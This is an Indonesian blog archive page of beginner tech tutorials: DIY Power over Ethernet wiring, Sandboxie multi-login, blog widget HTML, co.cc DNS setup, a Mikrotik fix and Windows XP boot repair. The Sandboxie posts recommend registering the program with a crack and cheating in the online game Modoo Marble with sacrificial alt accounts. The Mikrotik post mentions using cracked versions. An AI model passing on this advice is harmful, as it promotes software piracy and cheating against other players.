Tampilkan postingan dengan label Tutorial. Tampilkan semua postingan

gravatar

Membuat PoE (Power over Ethernet) untuk Access Point/Switch Hub

PoE yang satu ini biasa di pakai untuk Access Point (AP) yang pasti di taruh di tempat yang tinggi dan biasanya jauh dari jack listrik, padahal AP sendiri membutuhkan tenaga listrik untuk operasionalnya. Kita memang bisa menambah kabel listrik dan membuat colokan listrik didekat posisi AP akan dipasang. Tapi, sesungguhnya ada cara lain yang lebih murah dan lebih mudah untuk menyediakan listrik buat si AP, yaitu dengan teknik POE (Power over Ethernet). Kita manfaatkan kabel UTP untuk mengalirkan listrik. Gak perlu beli kabel listrik, gak perlu beli colokan! Gimana caranya? Yuk, kita pelajari..

Konsep POE
Gambar 1. Konsep POE 


Gambar 2. POE Adapter 

Pada intinya, konsep POE adalah mengalirkan listrik melalui pair kabel UTP yang tidak digunakan. Seperti terlihat pada gambar di atas, kabel listrik (kabel hitam di nomor 1) dialirkan melalui satu kabel UTP (yang berwarna merah) dan kemudian sebelum mencapai AP, dipisah kembali. Listrik dialirkan lagi melalui kabel listrik dan dicolokkan pada power cord, sedangkan data dicolokkan pada port RG-45. Tujuannya : menghemat space di box Client agar kita tidak perlu lagi membuat DC Power Suplay dan tidak perlu pusing akan banyaknya kabel yang bikin tidak rapi alias berantakan.

Gambar 3. POE dan Non POE 

Ada dua konsep POE : pertama, menggunakan POE adapter (seperti pada gambar 1 dan 2). Di toko komputer di jogja harganya berkisar antara Rp. 130.000 hingga Rp. 350.000. Kelebihannya, gak perlu repot, tinggal pasang dan selesai. Cuman ya, perlu sedia modal untuk dapat membelinya. Nah, konsep kedua, adalah bikin POE sendiri.


Bikin sendiri POE
Pertama yang perlu kita ketahui adalah mengerti dengan susunan Kabel UTP yang terhubung ke AP. Serat kabel UTP yang dipake untuk send and receive data adalah kabel bernomor 1, 2, 3 dan 6. Jadi kabel nomor 4, 5, 7, dan 8 tidak digunakan. Nah, pada kabel inilah nantinya arus listrik dialirkan. Biar jelasnya tolong perhatikan gambar ini :
Gambar 4. Susunan straight UTP 

Nah sekarang kita buat agar kabel 4 dan 5 (kita pake dua kabel sekaligus, biar tahanannya lebih besar) untuk arus (+) dan kabel 7, 8 untuk arus (-). Perhatikan dulu gambarnya :


Nah nanti kabel diujung satu kita rangkai dengan kabel power untuk konektor sedangkan diujung satunya kita rangkai dengan kabel adaptor.


Klo sudah dirangkai seperti gambar di atas, tinggal kita rapikan dan bungkus dengan solasi.

Dari beberapa sumber, pembuatan POE secara sederhana seperti ini memang sangat memungkinkan terjadinya penurunan tegangan output. Untuk memastikannya anda bisa ukur berapa tegangan yang keluar dari konektor dengan menggunakan voltmeter. Berdasarkan pengalaman, pembuatan POE dengan panjang sekitar 20-30 meter akan menyebabkan penurunan tegangan 1-3 volt (tergantung pada kualitas kabel UTP yang kita pakai).

Karenanya, jika kita ingin membuat POE untuk jarak yang panjang lagi, perlu kita perhitungkan berapa penurunan tegangan yang mungkin terjadi. Untuk membantu kita memperkirakannya, ada fasilitas kalkulator POE disini : http://blog.fosketts.net/toolbox/power-ethernet-calculator/

Source : http://dennyaby321.blogspot.com/2013/05/cara-membuat-poe-power-over-ethernet.html
dan http://csrnet.blogspot.com/2012/10/cara-rombak-dan-pasang-adaptor-wireless.html 
READ MORE - Membuat PoE (Power over Ethernet) untuk Access Point/Switch Hub

gravatar

Fourple Login Modoo Marble dengan Sandboxie


Dengan Menggunakan sandboxie anda dapat membuka game/aplikasi secara multi (lebih dari satu), cara ini bisa anda gunakan untuk berbagai macam program yang tidak mungkin anda jalankan dua sekaligus dalam satu komputer. Apa saja ke untungan multi login ini, anda dapat bermain dengan dua akun atau lebih dan anda juga bisa GB dari akun satu ke akun lainnya, jika anda ingin curang anda bisa bermain dengan membuat akun sebagai tumbal yang nantinya bisa digunakan sebagai lawan dengan begitu anda tidak akan pernah kalah dalam bermain monopoli online ini. Karena anda bisa mengatur gerak jatuh dari game atau jika biarkan autoplay saja jadi anda hanya cukup memainkan akun anda sendiri.

Login 2 Akun Modoo Marble [Step by Step dari awal]


Login 4 Akun Modoo Marble [langsung pada inti]


Anda bisa men-download-nya langsung disini, pilih yang support sesuai System Operasi anda.


Cara Installnya :

[-] Install SandBoxie versi berapapun
[-] Jika sudah Terinstall isikan Name dan Serial number pada [ Help -> Register Sandboxie ]/Patch/Crack yang tersedia
[-] Kemudian buat Beberapa SandBoxie Dengan cara -> SandBoxie -> Create New SandBoxie (sesuai jumlah akun yg di inginkan) 
[-] Kemudian klik kanan Run Sandboxed atau drag Shortcut Modoo Marble ke SandBoxie 1 atau 2, atau 3 dan sebagainya
[-] Jika Berhasil akan Muncul 


Semoga postingan ini bermanfaat!

Cara ini tidak jauh berbeda dengan yang ada di page berikut : http://hexa16.blogspot.com/2013/03/multi-program-menggunakan-sandboxie.html

Note : Istilah GB, istilah ini dipakai seorang pemain yang membutuhkan bantuan dalam game. Bantuan itu misalnya untuk dimasukan grup agar bisa menyelesaikan quest, atau untuk menaikan level
READ MORE - Fourple Login Modoo Marble dengan Sandboxie

gravatar

Multi Program Menggunakan Sandboxie


Sandboxie merupakan software yang dapat menjalankan program/game/aplikasi anda secara multi/lebih dari satu, saya contohkan misalnya kalian ingin login YM dengan dual login dengan satu PC bisa menggunakan aplikasi ini, untuk game juga bisa misalnya game Modoo Marble juga bisa login Multiple.


Manfaat dari Sandboxie

Web Browsing aman : Menjalankan browser Web Anda di bawah perlindungan Sandboxie berarti bahwa semua perangkat lunak berbahaya didownload oleh browser yang terperangkap di kotak pasir dan dapat dibuang sepele.
Privasi ditingkatkan : Browsing history, cookies, dan file-file sementara cache dikumpulkan sementara Web tinggal browsing di sandbox dan tidak bocor ke Windows.
E-mail aman : Virus dan perangkat lunak berbahaya lainnya yang mungkin bersembunyi di email Anda tidak bisa keluar dari sandbox dan tidak dapat menginfeksi sistem Anda yang sesungguhnya.
Windows Stays Lean : Mencegah mengenakan-dan-robek pada Windows dengan menginstal perangkat lunak ke dalam sandbox terisolasi.


Yahoo Messenger Multiple Login


Modoo Marble Multiple Login


Cara Installnya :
[-] Install SandBoxie versi berapapun
[-] Jika sudah Terinstall isikan Name dan Serial number pada [ Help -> Register Sandboxie ]/Patch/Crack yang tersedia
[-] Kemudian buat Beberapa SandBoxie Dengan cara -> SandBoxie -> Create New SandBoxie (sesuai jumlah akun yg di inginkan)
[-] Kemudian klik kanan Run Sandboxed atau drag Shortcut Modoo Marble ke SandBoxie 1 atau 2, atau 3 dan sebagainya
[-] Jika Berhasil akan Muncul

Anda bisa men-download-nya langsung disini, pilih yang support sesuai System Operasi anda.


READ MORE - Multi Program Menggunakan Sandboxie

gravatar

Cara Membuat Gadget Tukaran Link + Blogroll

Apa sih manfaat bertukar link? dan bagaimana cara Membuat Gadget Tukaran Link + Blogroll?

Pertanyaa itu mungkin sering kita dengar atau dibaca dari para blogger, khususnya blogger yang masih pemula yang baru membuat sebuah blog. Bertukar link atau link exchange sangat berguna sebagai membina pertemanan sesama blog, menjaling sosialisasi dan yang sangat penting dapat menaikkan traffic dan page rank blog anda.Semakin banyak blog anda dilink orang, page rank anda akan cepat naik.Selain itu perlu diperhatikan isi blog anda dan SEO.

Bagaimana Cara Membuatnya?
1.Setelah anda login pada Blogger
2.Klik Layout pada Dashboard.
3.Klik Add a Gadget, lalu HTML/Javascript.
4.Masukkan kode dibawah ini.

<p>Tukaran Link? Copy/paste code HTML berikut ke blog anda
<br> Hubungi saya di <a href="http://hexa16.blogspot.com" target="_blank">hexa16</a> dan backlink kawan akan saya pasang, atau coment di Cara membuat Widget Tukaran link+Blogroll

</p><a href="http://hexa16.blogspot.com/" target="_blank"><img border="0" alt="hexa16.blogspot.com" src="hexa16.gif"/></a>
<p><textarea rows="3" cols="27"><a href="http://hexa16.blogspot.com/" target="_blank"><img border="0" alt="hexa16.blogspot.com" src="hexa16.gif"/></a></textarea></p>

<img border="0" alt="hexa16.blogspot.com" src="11.png"/>
<div style="border: 1px solid rgb(153, 153, 153) ; overflow: auto; width: 235px; height: 150px; text-align: center; background:#e6e6e8;">

<a href="http://link temanmu/" target="_blank">Nama</a><br/>

</div>
<h6><span class="Apple-style-span" style="color:#C0C0C0;">gadget by</span> <a href="http://hexa16.blogspot.com">hexa16</a></h6>


5. Save
Keterangan yang bisa dirubah:
1. http://link temanmu/ ganti dengan url teman yang akan ditaruh
2. Nama ganti dengan nama yang akan ditampilkan
3. background:#e6e6e8 warna background dapat diganti sesuai keinginan, misal warna pink code #993399
4. verflow: auto; width: 235px; height: 150px (width = lebar kotak "ganti sesuka anda mau 100px mugkin" begitu pula dengan height=tinggi)
5. text-align: center (posisi text, mau rata kanan, kiri, atau tengh)
6. perhatikan:
</p><a href="http://hexa16.blogspot.com/" target="_blank"><img border="0" alt="hexa16.blogspot.com" src="hexa16.gif"/></a>
<p><textarea rows="3" cols="27"><a href="http://hexa16.blogspot.com/" target="_blank"><img border="0" alt="hexa16.blogspot.com" src="hexa16.gif"/></a></textarea></p>

ganti warna biru dengan URL blog anda.
ganti warna ungu dengan URL gambar/logo blog anda
READ MORE - Cara Membuat Gadget Tukaran Link + Blogroll

gravatar

Ganti Icon Cursor Blogger


Kali ini saya akan memposting tentang bagaimana cara mengganti cursor di bloger. sebenarnya artikel yang membahas tentang masalah ini sangat banyak bertebaran di internet dan cara-cara yang digunakan juga

sangat berfariasi, tapi kali ini saya akan membahas tentang cara yang saya anggap paling simpel dan mudah, ahh... gak usah panjang-panjang lagi basa-basinya tar malah temen-temen bosen bacanya... gini ni caranya....

Seperti biasa kamu login dulu di blog kamu....

Terus... kamu pilih "Tata Letak" Terus... pada "Elemen Laman" kamu klik "Tambah Gadget"

Terus... kamu pilih Gadget "HTML/Java Script" kemudian kamu copy kode dibawah dan paste pada gadget HTML/Java script tadi.
<style type="text/css">body {cursor:url("http://img1.blogblog.com/img/icon18_wrench_allbkg.png"),default}</style>
Terus kamu "Simpan" dan lihat hasilnya....

Kamu juga bisa mengganti jenis coursornya sesuai dengan pilihan mu... dengan cara merubah isi URL dari kode tadi. dan ingat gambar yang akan kamu gunakan sebaiknya berukuran micro agar tidak terlalu berat dan dengan format *.png, *.ico,*.cur, maupun *.ani dan *.gif tapi untuk gambar dengan format *.ani dan *.gif hanya berfungsi pada web browser tertentu saja, salah satunya adalah IE.

terus.... kalau kamu bingung mau nyari gambar cursor dimana kamu bisa disini atau tanya sama mbah 'google'.
READ MORE - Ganti Icon Cursor Blogger

gravatar

Cara setting domain co.cc


Seperti kita ketahui, co.cc adalah top level domain yang bisa kita dapatkan secara gratis. Kita bisa mengganti nama blog kita dari “http://namadomain.blogspot.com” atau “http://namadomain.wordpress.com” (dll) menjadi “http://namadomain.co.cc”. Contoh : http://hexa16.blogspot.com/ menjadi www.hexa16.co.cc. Dengan co.cc kita bisa mengontrol DNS Records, A, MX, dan CNAME records, sehinga domain co.cc bukan hanya sekedar “URL Forwarding”.
Berikut ini akan saya coba sampaikan tentang cara setting domain di co.cc :
Ada 3 tipe pengaturan di co.cc. Ke tiganya memiliki fungsi tersendiri. berikut ini penjelasanya:

1. Managed DNS

Ini biasanya digunakan untuk sebuah web yang memerlukan web hosting dan mengharuskan untuk mengarahkan Name Server-nya ke hosting tersebut. Misalnya untuk membuat web/blog dengan hosting di http://freehostia.com atau bisa juga untuk blog wordpress yang menggunakan hosting dari luar. Metode ini tidak cocok digunakan untuk blogger/blogspot yang menggunakan hosting default dari blogger/blogspot.

Cara setting untuk metode ini yaitu dengan mengisi pada kolom “Name Server 1 dan Name Server 2 dengan name server yang sesuai dengan hosting yang digunakan. Misalnya, bagi yang menggunakan hosting dari http://freehostia.com maka untuk kolom “Name Server 1″disi dengan “dns1.freehostia.com” dan kolom “Name Server 2″ diisi dengan“dns2.freehostia.com”. Kemudian klik tombol “Setup”. Selesai


2. Zone Records

Zone records cocok digunakan bagi para pengguna blogger/blogspot. Berikut ini cara setting untuk Zone Records :
Pada kolom “Host” isikan dengan nama domain yang sudah anda daftarkan, misalnya “www.hexa16.co.cc” (jangan lupa dikasih “www”).
Untuk option “TTL” biarkan saja, tidak perlu dirubah.
Pada option “Type” pilih yang “CNAME”.
Untuk kolom “Value” isikan “ghs.google.com” Sehingga hasilnya akan seperti pada gamabr di bawah ini :


Langkah selanjutnya yaitu merubah settingan di blogger/blogspot, caranya sebagai berikut :
Login ke blogger/blogspot kemudian masuk ke menu “Setting–>Publishing
Kemudian pilih “Switch to: • Custom Domain
Setelah itu klik pada “Already own a domain? Switch to advanced settings
Kemudian isikan nama domain anda yang baru pada kolom “Your Domain”.


Selanjutnya klik tombol “Save Setting
Selesai

Kalau berhasil (settingnya sudah benar) maka domain anda yang baru akan aktif dalam waktu antara beberapa jam sampai 2 hari. Jadi sabar aja menunggunya. Blog anda akan tetap bisa diakses dengan/melalui domain yang lama.

3. URL Forwarding

URL forwarding bisa digunakan untuk apa aja, bisa web ato blog. Tapi URL Forwarding ini hanya memforward domain yang baru (yang di co.cc) ke domain lama. Jadi domain lama akan 100% seperti semula tanpa ada perubahan apapun, cuma kita bisa mengakses web/blog kita dengan mengetikkan nama domain baru kita di browser. Jika menggunakan URL Forwarding maka yang terindex di google atau Search engine yang lain adalah tetap Domain kita yang lama.

Untuk setting URL Forwarding sangat mudah, kita hanya mengisikan data-data yang diminta dan disesuaikan dengan web/blog kita, seperti “Redirect to:, Page Title, URL Hiding, Meta Description dan Meta Keywords”. Kita tidak perlu lagi mensetting domain di web/blog kita lagi.

Catatan : Metode ini tidak dianjurkan jika tidak terpaksa.

Jadi kesimpulannya adalah:
Jika sobat memakai layanan blogger/blogspot maka gunakanlah “Zone Records
Jika domainnya digunakan untuk web yg memerlukan hosting atau untuk wordpress maka gunakanlah “Manage DNS
Jangan menggunakan “URL forwarding” jika tidak terpaksa. Misalnya untuk untuk blog dari multiply yang tidak support custom domain.

    READ MORE - Cara setting domain co.cc

    gravatar

    Cara Memasang Widget Online Visitor

    Memasang widget online visitor adalah salah satu cara ampuh untuk mengetahui sejauh mana situs kita dikunjungi orang lain. Dan dibawah ini, saya akan memberi tutorial mengenai Cara Memasang Widget Online Visitor, baik itu di blog wordpress maupun di blogpot. Saya bagi menjadi 2 karena blogspot dan wordpress berbeda dalam script HTML yang bisa digunakan.

    1. Cara Memasang Widget Online Visitor di Blog Wordpress

    pertama, Copy kode ini ke widget blog kamu. Namun, jangan langsung di save, karena belum selesai diedit.

    <a href="http://whos.amung.us/stats/ido4jz1bs8hr/"><img src="http://whos.amung.us/widget/ido4jz1bs8hr.png" width="81″ height="29″ border="0″ title="Click to see how many people are online" /></a>

    Kedua, Kode bercetak miring harus kamu ganti agar widgetnya bisa bekerja. Caranya buku situs whos.amung.us dan kamu akan menemukan kode javascript disana seperti ini

    <script type="text/javascript" src="http://widgets.amung.us/tab.js"></script><script type="text/javascript">WAU_tab(‘8pjzu36px9gv‘, ‘left-middle’;)</script>

    Tahap Terakhir (finishing) : masukkan kode yang bercetak tebal (kamu harus mendapatkannya langsung di situs whos.amung.us) ke dalam kode yang bercetak miring. Setelah itu, kode HTML awal tadi akan bekerja untuk blog kamu.

    2. Memasang Gadget Online Visitor di Blogspot

    Memasang gadget amung di blogspot tidaklah sulit karena blogspot mendukung javascript. Jadi, yang kamu butuhkan hanyalah pergi ke situs amung dan mengkopi langsung javascriptnya ke gadget blog kamu. Langsung Muncul Deh.

    Jangan Lupa tinggalkan Komentar ya.. ^_^
    READ MORE - Cara Memasang Widget Online Visitor

    gravatar

    Membuat Widget Visitor untuk Blog

    Mungkin bagi anda, para blogger atau para blogger baru was-was dengan blog yang anda buat, apakah ada pengunjung yang melihat atau tidak, maka daripada itu saya memuat informasi ini, sebagai perhatian terhadap para pembuat blogger baru agar anda tidak was-was dalam memikirkan kunjungan blog anda.
    1. Anda cukup mengklik ini
    2. Lalu pilih type dan bentuk yang anda suka
    3. Tekan Get Widget
    4. Konfigurasikan Html

    Contoh nya Seperti ini

    Visitor Online


    Atau seperti ini


    atau jika anda ingin bentuk lain cukup klik disini jika ini seperti dibawah ini
    free counters

    Request : Miko Jabir
    READ MORE - Membuat Widget Visitor untuk Blog

    gravatar

    URL Shortener

    Ringkasan ini tidak tersedia. Harap klik di sini untuk melihat postingan.
    READ MORE - URL Shortener

    gravatar

    Mikrotik Cannot find server, Firefox can't find the server SOLVED

    Jika menggunakan OS Mikrotik, dan mengaktifkan feature hotspot dan Userman serta user login sebagai pintu jalur ke internet. Terkadang adakalanya kita menjumpai kasus misalnya, salah satu client tidak bisa browsing, sementara user yang lain aman-aman saja. Misalnya user tersebut  akan mengakses websites tambelan.blogspot.com akan muncul seperti ini  :

    ! Server not found
    Firefox can't find the server at http://tambelan.blogspot.com

    Biasanya jika kita menggunakan Userman atau User pada mikrotik beberapa hal tersebut bisa saja terjadi. Namun tidak selalu, bisa jadi ini Bugs atau semacamnya yang masih ada pada Versi-versi tertentu. Beberapa versi yang sudah saya coba adalah versi cracked 2.9.27 dan 3.20 dan 4.2 masih terdapat error seperti diatas.


    Solusi : 
    Untuk mengatasi hal diatas, hal yang paling muda adalah kita lakukan reboot pada Mikrotik OS dengan cara:

    [admin@Mikrotik] > system reboot
    Reboot, yes? [y/N]:
    Pilih Y untuk melakukan Reboot/Restart. Tunggu 1-2 menit, seharusnya user yang tadi bermasalah login sudah bisa kembali login secara normal.

    Source :
    http://pelatihan02.blogspot.com/2010/10/mikrotik-cannot-find-server-firefox-can.html
    READ MORE - Mikrotik Cannot find server, Firefox can't find the server SOLVED

    gravatar

    10 Cara Memperbaiki Boot XP

    Ketika semua perangkat keras anda berfungsi dengan baik tapi OS Windows XP anda tidak bisa melakukan boot maka anda harus mulai mencari cara untuk bisa masuk ke OS demi menemukan masalahnya dan memperbaikinya. Ini adalah 10 cara yang dapat anda coba jika hal ini terjadi pada anda:

    1. Gunakan Windows Startup Disk

    Salah satu hal pertama yang harus anda cari adalah Wi ndows startup disk. Floppy disk ini akan sangat berguna jika masalahnya terletak pada file yang digunakan OS untuk memulai Windows yang ternyata rusak.

    Untuk membuat sebuah startup disk, masukkan sebuah floppy disk pada komputer lain yang Windows XP-nya berfungsi dengan baik, buka My Computer, klik kanan pada icon floppy disk dan pilih Format. Pada dialog box Format, jangan ubah settingnya dan klik Start. Setelah selesai diformat tutp dialog box Format dan kembali ke My Computer. Dobel klik ikon drive C utuk masuk ke root directory dan kopi ketiga file ini ke floppy disk.

    1. Boot.ini
    2. NTLDR
    3. Ntdetect.com

    Setelah anda selesai membuat Windows startup disk, masukkan floppy disk ini ke floppy drive komputer yang Windows XP-nya ingin diperbaiki dan tekan [CTRL][Alt][Delete] untuk me-reboot komputer.

    2. Gunakan Fitur “Last Known Good Configuration”
    Anda juga bisa mencoba melakukan boot dengan fitur Last known Good Configuration. Fitur ini menggantikan konten dari CurrentControlSet registry key dengan sebuah backup copy yang terakhir kali digunakan untuk memulai OS dengan baik.

    Restart komputer anda dengan menekan [Ctrl][Alt][Delete], ketika anda melihat tulisan ?Please select the operating system to start? atau terdengar bunyi beep, segera tekan [F8] untuk menampilkan menu Windows Advanced Options. Pilih Last Known Good Configuration dari menu dan tekan [Enter]. Harus diingat bahwa anda cukup mencobanya sekali saja, dengan kata lain jika cara ini tidak menghidupkan kembali Windows XP anda berarti backupcopynya juga telah korup.

    3. Gunakan System Restore
    System Restore adalah sebuah aplikasi yang terus mengawasi perubahan pada komponen penting sistem. Ketika suatu perubahan penting dilakukan, System Restore akan membuat backup copy yang disebut restore points dari komponen penting sistem sesaat sebelum perubahan itu dilakukan. Konfigurasi default dari System Restore adalah membuat restore points setiap 24 jam.

    Restart komputer anda dengan menekan [Ctrl][Alt][Delete], ketika anda melihat tulisan ?Please select the operating system to start? atau terdengar bunyi beep, segera tekan [F8] untuk menampilkan menu Windows Advanced Options. Pilih Safe Mode dan

    tekan [Enter]
    Setelah Windows XP masuk ke Safe Mode, klik Start, pilih All Programs | Accessories | System Tools dan pilih System Restore. Karena anda sedang dalam Safe Mode maka pilihan yang tersedia hanya Restore My Computer To An Earlier Time, jadi klik Next dan ikuti prosedur wizard-nya.

    4. Gunakan Recovery Console
    Jika kerusakannya ternyata cukup parah maka anda harus menggunakan CD Windows XP untuk mengakses sebuah tool yang dinamakan Recovery Console.

    Masukkan CD Windows XP dan tekan [Ctrl][Alt][Delete]. Setelah sistemnya melakukan boot dari CD, maka cukup ikuti langkah-langkahnya untuk menjalankan file-file yang dibutuhkan untuk Setup. Ketika anda melihat layar Welcome To Setup, tekan R untuk memulai Recovery Console

    Kemudian muncul menu Recovery Console. Menu ini menampilkan folder yang berisi file-file OS dan meminta anda untuk memilih OS yang ingin anda akses. Cukup tekan angkanya dan anda akan diminta untuk memasukkan password adminstrator. Anda kemudian akan dibawa ke prompt Recovery Console.

    5. Memperbaiki Boot.ini Yang Rusak
    Pada saat OS Windows XP mulai berjalan, program Ntldr melihat file Boot.ini untuk menntukan dimana file-file OS berada dan opsi mana yang harus diambil sementara OS terus berjalan. Jadi jika file Boot.ini bermasalah maka Windows XP tidak akand dapat melakukan boot dengan benar.

    Jika anda mencurigai bahwa Windows XP anda tidak bisa boot karena file Boot ini. yang rusak, maka anda bisa menggunakan versi khusus Recovery Console dari tool Bootcfg. Tentu saja anda harus terlebih daulu melakukan boot pada sistem anda dengan CD Windows XP dan mengakses Recovery Console seperti pada cara nomor 4.

    Untuk menggunakan tool Bootcfg, dari coomand prompt Recovery Console ketik
    Bootcfg /parameter

    Gantilah /parameter dengan salah satu parameter dibawah ini
    /Add — Memindai disk untuk semua instalasi Windows dan memperbolehkan anda untuk menambahkan yang baru pada file Boot.ini
    /Scan — Memindai disk untuk semua instalasi Windows
    /List — Daftar setiap entry pada file Boot.ini
    /Rebuild — Membuat kembali file Boot.ini secara total dimana pengguna harus mengkonfirmasi setiap langkahnya.
    /Redirect — Mengalihkan proses boot ke sebuah port ketika menggunakan fitur Headless Administration. Redirect parameter-nya membutuhkan dua parameter, [Port Baudrate] | [UseBiosSettings].
    /Disableredirect — Mematikan pengalihan.

    6. Memperbaiki Partition Boot Sector Yang Rusak
    Partition boot sector adalah bagian kecil dari partisi hard disk yang berisi informasi tentang system file OS (NTFS atau FAT32), sebuah program bahasa mesin yang krusial untuk membantu menjalankan OS.

    Jika anda mencurigai bahwa Windows XP anda tidak bisa melakukan boot karena partition boot sector yang rusak, maka anda bisa menggunakan sebuah tool Recovery Console

    khusus yang disebut Fixboot. Lakukan boot dengan CD Windows XP untuk mengakses Recovery Console seperti pada cara nomor 4.

    Untuk menggunakan tool Fixboot , pada command prompt Recovery Console ketik:

    Fixboot [drive]:

    Dimana [drive] adalah huruf dari drive yang ingin anda perbaiki partition boot sector-nya.

    7. Memperbaiki Master Boot Record Yang Rusak
    Master boot record bertanggungjawab untuk memulai prosedur boot Windows, didalamnya terdapat master boot code yang berfungsi untuk mencari partisi aktif atau bootable pada partition table. Jika master boot record mengalami kerusakan maka partition boot sector tidak akan bekerja dan Windows tidak akan bisa boot.

    Jika anda mencurigai bahwa Windows XP anda tidak bisa melakukan boot karena master boot record yang rusak, maka anda bisa menggunakan sebuah tool Recovery Console yang disebut Fixmbr. Lakukan boot dengan CD Windows XP untuk mengakses Recovery Console seperti pada cara nomor 4.

    Untuk menggunakan tool Fixmbr, pada command prompt Recovery Console ketik:

    Fixmbr [device_name]

    Dimana [device_name] adalah device pathname untuk drive yang ingin anda perbaiki master boot recoed-nya. Contoh device pathname untuk

    drive C:
    \Device\HardDisk0

    8. Mematikan Automatic Restart
    Ketika Windows XP mengalami fatal error, maka default setting untuk mengatasi error tersebut adalah dengan otomatis melakukan reboot pada system. Jika error tersebut terjadi pada saat Windows XP sedang melakukan boot, maka OS akan terjebak untuk terus menerus melakukan reboot. Jika hal ini terjadi, maka anda harus menonaktifkan pilihan Automatic Restart On System Failure.

    Ketika Windows XP mulai melakukan boot dan anda melihat tulisan ?Please select the operating system to start? atau terdengar bunyi beep, segera tekan [F8] untuk menampilkan menu Windows Advanced Options. Pilih Disable The Automatic Restart On System Failure dan tekan [Enter]. Windows XP akan berhenti ketika mengalami error dan mungkin akan menampilkan pesan yang dapat anda gunakan untuk mendiagnosa masalahnya.

    9. Memulihkan Dari Backup
    Jika kelihatannya anda tidak bisa memperbaiki sistem Windows XP anda yang tidak bisa boot dan anda memiliki backup yang belum terlalu lama, maka anda bisa memulihkan sistemnya dari backup tersebut. Metode yang harus digunakan untuk memulihkan sistemnya tergantung dari backup utility apa yang anda gunakan, jadi anda harus mengikuti instruksi utility tersebut dalam melakukan pemulihan sistem.

    10. Melakukan Upgrade
    Jika anda tidak bisa memperbaiki sistem Windows XP yang tidak bisa boot dan anda tidak memiliki backup, maka anda bisa melakukan upgrade. Hal ini akan me-reinstall Ps ke folder yang sama, seperti anda emngupgrade dari suatu versi Windows ke versi lainnya. Sebuah upgrade biasanya akan menyelesaikan semua atau sebagian besar masalah boot pada Windows.

    Masukkan CD Windows XP anda, lakukan restart dan boot dari CD tersebut. Anda akan melihat layar Windows XP Setup. Tekan [Enter] untuk memulai prosedur Windows XP Setup. Anda akan melihat halaman License Agreement dan tekanlah [F8] untuk menyetujuinya. Setup kemudian akan memindai hard disk untuk mencari instalasi Windows XP yang sebelumnya. Ketika ia menemukannya, anda akan melihat layar Windows XP Setup yang kedua.

    Layar ini akan meminta anda untuk menekan R untuk memperbaiki instalasi yang dipilih atau [Esc] untuk menginstall kopi Windows XP yang baru. Dalam kasus ini, melakukan perbaikan pada Windows XP akan sama saja dengan melakukan upgrade, jadi anda harus menekan R. Setup kemudian akan memeriksa disk drive pada sistem dan mulai melakukan upgrade.

    Ingatlah bahwa setelah anda melakukan upgrade atau perbaikan instalasi maka anda harus menginstall ulang semua update Windows.

    11. prihal lain :

    02. Fan, Harddisk Terdengar Putarannya, namun Layar Monitor Tetap Gelap.
    Permasalahan: PC bereaksi. Terdengar bunyi putaran kipas, dan tanda-tanda kehidupan lain dari harddisk, drive optik dan lain-lain. Namun, monitor tetap gelap. Solusi: Fiuhh…setidaknya ini sedikit lebih baik dari masalah nomor 1.

    Untuk masalah ini, sebaiknya mengandalkan tanda yang diberikan POST BIOS. Pastikan speaker casing terpasang baik, sehingga Anda dapat mendengarkan POST berupa kombinasi bunyi beep yang pasti tersedia pada kebanyakan motherboard. Atau pada beberapa motherboard keluaran terbaru, juga tersedia buzzer yang terintegrasi pada motherboard. Lebih mudah lagi jika motherboard disertai display BIOS POST code berupa dua seven segment LED, yang akan menampilkan kode hexagesimal. Sekiranya Anda tidak tahu arti dari kode tersebut (baik suara ataupun cahaya) atau bahkan kehilangan buku manual, sekali lagi tidak perlu panik. Anda dapat coba membuka situs Bios Central

    Harddisk

    Menyimpan berbagai dokumen, lagu-lagu kesayangan format MP3, instalasi game 3D (yang ukurannya hingga satuan gigabyte), beberapa, bahkan mengumpulkan video download berformat DivX, atau master video digital hasil transfer dari handycam. Tidaklah aneh jika harddisk dengan cepat penuh. Menambah harddisk pun, ternyata tidak terlepas dari beberapa masalah yang mungkin saja timbul.

    03. Sistem Tidak Mengenali Harddisk Baru.
    Permasalahan: Harddisk baru yang terpasang, tidak terdeteksi baik pada Windows maupun BIOS sekalipun. Solusi: Intinya memasang dan mengonfigurasikan harddisk dengan benar. Harddisk bukan termasuk komponen yang sulit dalam proses instalasi. Namun, ada beberapa langkah yang harus dipastikan sudah dilakukan, saat memasang harddisk.

    Langkah 1: Pastikan harddisk sudah mendapatkan catudaya dari PSU. Kesalahan sepele seperti ini bisa saja terjadi. Mengingat letak harddisk yang biasanya di bagian depan casing. Terkadang Anda menghubungkannya dengan cabang power dari fan, yang tidak mendapatkan pasokan daya dari PSU. Hal ini bisa juga diakibatkan minimnya jumlah konektor daya dari PSU.

